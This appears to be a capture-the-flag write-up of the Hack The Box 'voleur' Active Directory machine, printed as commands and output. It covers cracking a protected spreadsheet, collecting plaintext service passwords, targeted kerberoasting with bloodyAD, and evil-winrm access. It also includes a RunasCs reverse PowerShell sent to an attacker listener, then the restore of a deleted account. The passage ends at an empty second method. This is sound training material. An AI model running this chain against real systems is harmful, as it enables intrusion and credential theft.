
voleur

This is voleur writeup by Jiseok Song

nmap




This is interesting since port 2222 for ssh is using ubuntu whereas other ports show it's using windows ad environment. Let's add voleur.htb to /etc/hosts and proceed.

Bloodhound

I can use nxc to verify its dc name

```
nxc smb 10.10.11.76
```




It's DC, so let's edit /etc/hosts




Before proceeding, let's generate krb5 file and overwrite it

```
nxc smb dc.voleur.htb --generate-krb5-file voleur.krb5
sudo cp voleur.krb5 /etc/krb5.conf
```




I can verify the starting user credential

```
sudo ntpdate dc.voleur.htb
nxc smb dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -k
```



I can try rusthound

```
rusthound-ce -d voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -c All -f
dc.voleur.htb
```



Edit date_domains.json and upload the json files, but there's nothing interesting right now.

Let's check smb shares

```
nxc smb dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -k --shares
```

```
┌──[parrot@parrot]─[~/Documents/voleur]
└─$nxc smb dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -k --shares
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\ryan.naylor:HollowOct31Nyt
SMB         dc.voleur.htb   445    dc               [*] Enumerated shares
SMB         dc.voleur.htb   445    dc               Share           Permissions     Remark
SMB         dc.voleur.htb   445    dc               -----           -----------     ------
SMB         dc.voleur.htb   445    dc               ADMIN$                          Remote Admin
SMB         dc.voleur.htb   445    dc               C$                              Default share
SMB         dc.voleur.htb   445    dc               Finance
SMB         dc.voleur.htb   445    dc               HR
SMB         dc.voleur.htb   445    dc               IPC$            READ            Remote IPC
SMB         dc.voleur.htb   445    dc               IT              READ
SMB         dc.voleur.htb   445    dc               NETLOGON        READ            Logon server share
SMB         dc.voleur.htb   445    dc               SYSVOL          READ            Logon server share
```


Let's look for the IT share

```
impacket-smbclient 'voleur.htb/ryan.naylor:HollowOct31Nyt@dc.voleur.htb' -k
use IT
cd First-Line Support
get Access_Review.xlsx
```

```
┌──[parrot@parrot]─[~/Documents/voleur]
└─$impacket-smbclient 'voleur.htb/ryan.naylor:HollowOct31Nyt@dc.voleur.htb' -k
Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
Type help for list of commands
# use IT
# ls
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 .
drw-rw-rw-          0  Thu Jul 24 16:09:59 2025 ..
drw-rw-rw-          0  Wed Jan 29 04:40:17 2025 First-Line Support
# cd First-Line Support
# ls
drw-rw-rw-          0  Wed Jan 29 04:40:17 2025 .
drw-rw-rw-          0  Wed Jan 29 04:10:01 2025 ..
-rw-rw-rw-      16896  Thu May 29 18:23:36 2025 Access_Review.xlsx
# get Access_Review.xlsx
# exit
```

I can download Access_Review.xlsx. Opening this file requires a password




I can get hash with john and use hashcat to crack it

```
office2john Access_Review.xlsx > xlsx.hash
hashcat xlsx.hash ~/Desktop/rockyou.txt --user
```


```
┌──[✗]─[parrot@parrot]─[~/Documents/voleur]
└─$office2john Access_Review.xlsx > xlsx.hash
$office$*2013*100000*256*16*a80811402788c037b50df976864b33f5*500bd7e833dffaa28772a49e987be35b*7ec993c47ef39a61e86f8273536decc7d52569134500409248 2f9fd59cfa111c:footb
all1
```

It quickly cracks. I can open the spreadsheet.




	A	B	C	D
1	**User**	**Job Title**	**Permissions**	**Notes**
2	Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy systems.
3	Marie.Bryant	First-Line Support Technician	SMB	
4	Lacey.Miller	Second-Line Support Technician	Remote Management Users	
5	Todd.Wolfe	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.
6	Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.
7	Administrator	Administrator	Domain Admin	Not to be used for daily tasks!
8				
9				
10	**Service Accounts**			
11	svc_backup		Windows Backup	Speak to Jeremy!
12	svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
13	svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8
14	svc_winrm		Remote Management	Need to ask Lacey as she reset this recently.
15				
16				
17				
18				
19				
20				

It shows three credentials. I can try each of them




```
┌──[parrot@parrot]─[~/Documents/voleur]
└─$ nxc smb dc.voleur.htb -u 'Todd.Wolfe' -p 'NightT1meP1dg3on14' -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [-] voleur.htb\Todd.Wolfe:NightT1meP1dg3on14 KDC_ERR_C_PRINCIPAL_UNKNOWN
```

Todd.Wolfe fails as expected. Other two succeeds.



```
┌──[parrot@parrot]─[~/Documents/voleur]
└─$ nxc smb dc.voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
┌──[parrot@parrot]─[~/Documents/voleur]
└─$ nxc smb dc.voleur.htb -u 'svc_iis' -p 'N5pXyW1VqM7CZ8' -k
SMB         dc.voleur.htb   445    dc               [*]  x64 (name:dc) (domain:voleur.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\svc_iis:N5pXyW1VqM7CZ8
```

Bloodhound shows



svc_ldap is a member of restore_users, which means svc_ldap can restore todd.wolfe. For further process, there are two ways.

1. Exploit svc_winrm and get a remote shell. Then, use runascs to get a shell as svc_ldap and restore todd.wolfe
2. Use a tool to restore an account without using remote shell

1. Use remote shell

Write spn for svc_winrm and get the hash

```
uv run /opt/bloodyAD/bloodyAD.py -k -d voleur.htb --host dc.voleur.htb -u
svc_ldap -p 'M1XyC9pW7qT5Vn' set object svc_winrm servicePrincipalName -v
'anynameyouwant'
nxc ldap dc.voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k --kerberoasting
-
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/voleur]
└─► $uv run /opt/bloodyAD/bloodyAD.py -k -d voleur.htb --host dc.voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' set object svc_winrm servicePrincipalName -v 'http/hell
o'
[+] svc_winrm's servicePrincipalName has been updated
┌──[✗]─[parrot@parrot]─[~/Documents/voleur]
└─► $nxc ldap dc.voleur.htb -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k --kerberoasting -
LDAP        dc.voleur.htb   389    DC              [*] None (name:DC) (domain:voleur.htb) (signing:None) (channel binding:No TLS cert) (NTLM:False)
LDAP        dc.voleur.htb   389    DC              [+] voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
LDAP        dc.voleur.htb   389    DC              [*] Skipping disabled account: krbtgt
LDAP        dc.voleur.htb   389    DC              [*] Total of records returned 1
LDAP        dc.voleur.htb   389    DC              [*] sAMAccountName: svc_winrm, memberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htb, pwdLastSet: 202
5-01-31 04:10:12.398769, lastLogon: 2025-11-04 02:59:14.627085
LDAP        dc.voleur.htb   389    DC              $krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_winrm*$8e43a5272f36f25e87afc68611acca7a$22ffb7cf49e1af9d8f8d23a
70ac7ad1e2ddc1959c3d57fe97ea5f9c5bf472a688850c7b88992770fe2bf3f92d6619105a622b8ee0d0884358760a83ca3ef903128d1d4cd47b24beb9e1e1e007c74f4197fbcff359c44c1f8d7d9bd482e8
959a6b0be86da6a6019c939726ea8f99c8eed8e8126f274cd2283bcce410308191347212a4301e64a9e87a0db490bf7167340ee62e27e176a463505bcf90c3d67ec9208e719a47a7cfc79bef21d506d7c443
8485da1a16563c0eb5f4d4f5aa8ca464072a6a2c4058545afaa3ad5b2614ff626078d8d124a4f670611d910de960df559f50e9904165d5af6979710eedef13a1585179a8f555782d1354397005ad2d54cbbe
1d2f3c8586b9a687aa37bdc965358c4f64e2cf087337c21e1c9fdfd760d7103a2311bb178970977012dba52eec3307d649beff4420cd0aa06a27d8714f956e15f9f6d27fc244db7253e0fd4dc16e4eb1d489
6e1c0043f23c8739d6035659e135a59f4b3410e54dfbc31951ac014d6ea8bc6479931d27383fab525d226e94a9887463ab57778b8f80cc5cf77d1f39cdada16585c87046cb96a4c14250fb6d78e2905869e2
9ba6f46bd3b66bf40d6fcba80fde06bd1ef76a175e6a9515a6057316957ab86d40a89cc0c43f782bbe30d94c3a8afeaa6bb1fe6f661483a532dc4e0d551b7f99dc00281d7b9ccf072bcbe0094f9d31245b8e
d6e2d5ed03acc0e66e1f595978f7d58ba0627e00ab50250cff435dbf9c6c00f0319e6f9fe6f479ce7884abc75c5b8d61693f1c6df782a20f30167d0014c646ff961460d8905af71a3b10cf43658097a6b2595
aba361a4747110dcea0e7b7da20a354cbc05c92f867e8a7212f4e105dd1fafefb1abb756b74786a5ac7a3e716aa520347e1c672a82de87543771e5e13d0daba026a59f58db8ca3bc485f507f971ad4ce64c2
056d36bbc8097efc5ccafb083492e780def746f5edea93b8a29c10bbeae5df438de4bbbd0979f6f038ffa831dd4a56602ae8c690663d89752213221b3b8fd13471b8a6980e78810db639ef01ddc79d1dd7b7
34f820860e199db4d7bafe61b26f1843e2d831e625984a595c2d3bb3ab4856084b7f27b79ccca9c2910edd24092c78cda3fd1568f05b56c77fcfb5129ce9dc4521d38a939ad1ec67667a0d7879f7611d5942
7229da775f082b1943a91a67e2001fef6bd59e8f4201a664119b49618a963a5604d3b6479c9a99aa27a7f2930dc00749136dfdb1e3982dc9f272499e5608dbf0319a56a08917cbb30a8d0400d8acd83158f4
784848ff1b2c04533de6b9e92f92b9ed06878dc43deee77eb7418117a4c2d2af38807132253dea5fa2412ffb3e0234213fd52b25660dcaa7c4c9f0f017b11b4fe27dd4d4649a58bb8a137976dae8b9baafec
c797207a0b9a9cf66d630e3c24d6c7a85ec94f2f33b4da0766c9ec159e3d89be0fb5913b1eba56b0ff214875ad92703
```

I can reset it with almost the same command

```
uv run /opt/bloodyAD/bloodyAD.py -k -d voleur.htb --host dc.voleur.htb -u
svc_ldap -p 'M1XyC9pW7qT5Vn' set object svc_winrm servicePrincipalName
```

This hash can be cracked with hashcat

```
hashcat svc_winrm.hash ~/Desktop/rockyou.txt
```

```
$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb\svc_winrm*$8e43a5272f36f25e87afc68611acca7a$22ffb7cf49e1af9d8f8d23a70ac7ad1e2ddc1959c3d57fe97ea5f9c5bf472a688850c7b8899
2770fe2bf3f92d6619105a622b8ee0d0884358760a83ca3ef903128d1d4cd47b24beb9e1e1e007c74f4197fbcff359c44c1f8d7d9bd482e8959a6b0be86da6a6019c939726ea8f99c8eed8e8126f274cd228
3bcce410308191347212a4301e64a9e87a0db490bf7167340ee62e27e176a463505bcf90c3d67ec9208e719a47a7cfc79bef21d506d7c4438485da1a16563c0eb5f4d4f5aa8ca464072a6a2c4058545afaa3
ad5b2614ff626078d8d124a4f670611d910de960df559f50e9904165d5af6979710eedef13a1585179a8f555782d1354397005ad2d54cbbe1d2f3c8586b9a687aa37bdc965358c4f64e2cf087337c21e1c9f
dfd760d7103a2311bb178970977012dba52eec3307d649beff4420cd0aa06a27d8714f956e15f9f6d27fc244db7253e0fd4dc16e4eb1d4896e1c0043f23c8739d6035659e135a59f4b3410e54dfbc31951ac
014d6ea8bc6479931d27383fab525d226e94a9887463ab57778b8f80cc5cf77d1f39cdada16585c87046cb96a4c14250fb6d78e2905869e29ba6f46bd3b66bf40d6fcba80fde06bd1ef76a175e6a9515a605
7316957ab86d40a89cc0c43f782bbe30d94c3a8afeaa6bb1fe6f661483a532dc4e0d551b7f99dc00281d7b9ccf072bcbe0094f9d31245b8ed6e2d5ed03acc0e66e1f595978f7d58ba0627e00ab50250cff435
dbf9c6c00f0319e6f9fe6f479ce7884abc75c5b8d61693f1c6df782a20f30167d0014c646ff961460d8905af71a3b10cf43658097a6b2595aba361a4747110dcea0e7b7da20a354cbc05c92f867e8a7212f4
e105dd1fafefb1abb756b74786a5ac7a3e716aa520347e1c672a82de87543771e5e13d0daba026a59f58db8ca3bc485f507f971ad4ce64c2056d36bbc8097efc5ccafb083492e780def746f5edea93b8a29c
10bbeae5df438de4bbbd0979f6f038ffa831dd4a56602ae8c690663d89752213221b3b8fd13471b8a6980e78810db639ef01ddc79d1dd7b734f820860e199db4d7bafe61b26f1843e2d831e625984a595c2d
3bb3ab4856084b7f27b79ccca9c2910edd24092c78cda3fd1568f05b56c77fcfb5129ce9dc4521d38a939ad1ec67667a0d7879f7611d59427229da775f082b1943a91a67e2001fef6bd59e8f4201a664119b
49618a963a5604d3b6479c9a99aa27a7f2930dc00749136dfdb1e3982dc9f272499e5608dbf0319a56a08917cbb30a8d0400d8acd83158f4784848ff1b2c04533de6b9e92f92b9ed06878dc43deee77eb741
8117a4c2d2af38807132253dea5fa2412ffb3e0234213fd52b25660dcaa7c4c9f0f017b11b4fe27dd4d4649a58bb8a137976dae8b9baafecc797207a0b9a9cf66d630e3c24d6c7a85ec94f2f33b4da0766c9
ec159e3d89be0fb5913b1eba56b0ff214875ad92703:AFireInsidedeOzarctica980219afi
```

I'll get a TGT first

```
getTGT.py 'voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi'
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/voleur]
└─► $getTGT.py 'voleur.htb/svc_winrm:AFireInsidedeOzarctica980219afi'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_winrm.ccache
```

I can evil-winrm as svc_winrm

```
KRB5CCNAME=svc_winrm.ccache evil-winrm -i dc.voleur.htb -r voleur.htb
```

```
[x]-[parrot@parrot]-[~/Documents/voleur]
    $KRB5CCNAME=svc_winrm.ccache evil-winrm -i dc.voleur.htb -r voleur.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_winrm\Documents>
```

Upload runascs.exe(It can be downloaded on github) and get a shell as svc_ldap

```
*Evil-WinRM* PS C:\Users\svc_winrm\Documents> cd /programdata
*Evil-WinRM* PS C:\programdata> upload runascs.exe

Info: Uploading /home/parrot/Documents/voleur/runascs.exe to C:\programdata\runascs.exe

Data: 70996 bytes of 70996 bytes copied

Info: Upload successful!
```

I can start listener and launch runascs

```
./runascs.exe svc_ldap "M1XyC9pW7qT5Vn" powershell.exe -r 10.10.16.67:9001
```

```
*Evil-WinRM* PS C:\programdata> ./runascs.exe svc_ldap "M1XyC9pW7qT5Vn" powershell.exe -r 10.10.16.67:9001
[*] Warning: The logon for user 'svc_ldap' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-fc71c8$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 4900 created in background.
*Evil-WinRM* PS C:\programdata>
```

```
[parrot@parrot]-[~/Documents/voleur]
    $rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.76 50135
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32>
```

I can look for deleted object

```
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects
```

```
PS C:\Windows\system32> Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects



Deleted           : True
DistinguishedName : CN=Deleted Objects,DC=voleur,DC=htb
Name              : Deleted Objects
ObjectClass       : container
ObjectGUID        : 587cd8b4-6f6a-46d9-8bd4-8fb31d2e18d8

Deleted           : True
DistinguishedName : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
Name              : Todd Wolfe
                    DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectClass       : user
ObjectGUID        : 1c6b1deb-c372-4cbb-87b1-15031de169db
```

```
restore-adobject -identity 1c6b1deb-c372-4cbb-87b1-15031de169db
```

```
PS C:\Windows\system32> restore-adobject -identity 1c6b1deb-c372-4cbb-87b1-15031de169db
restore-adobject -identity 1c6b1deb-c372-4cbb-87b1-15031de169db
```


I can use nxc to verify it restored



2. Restore without shell

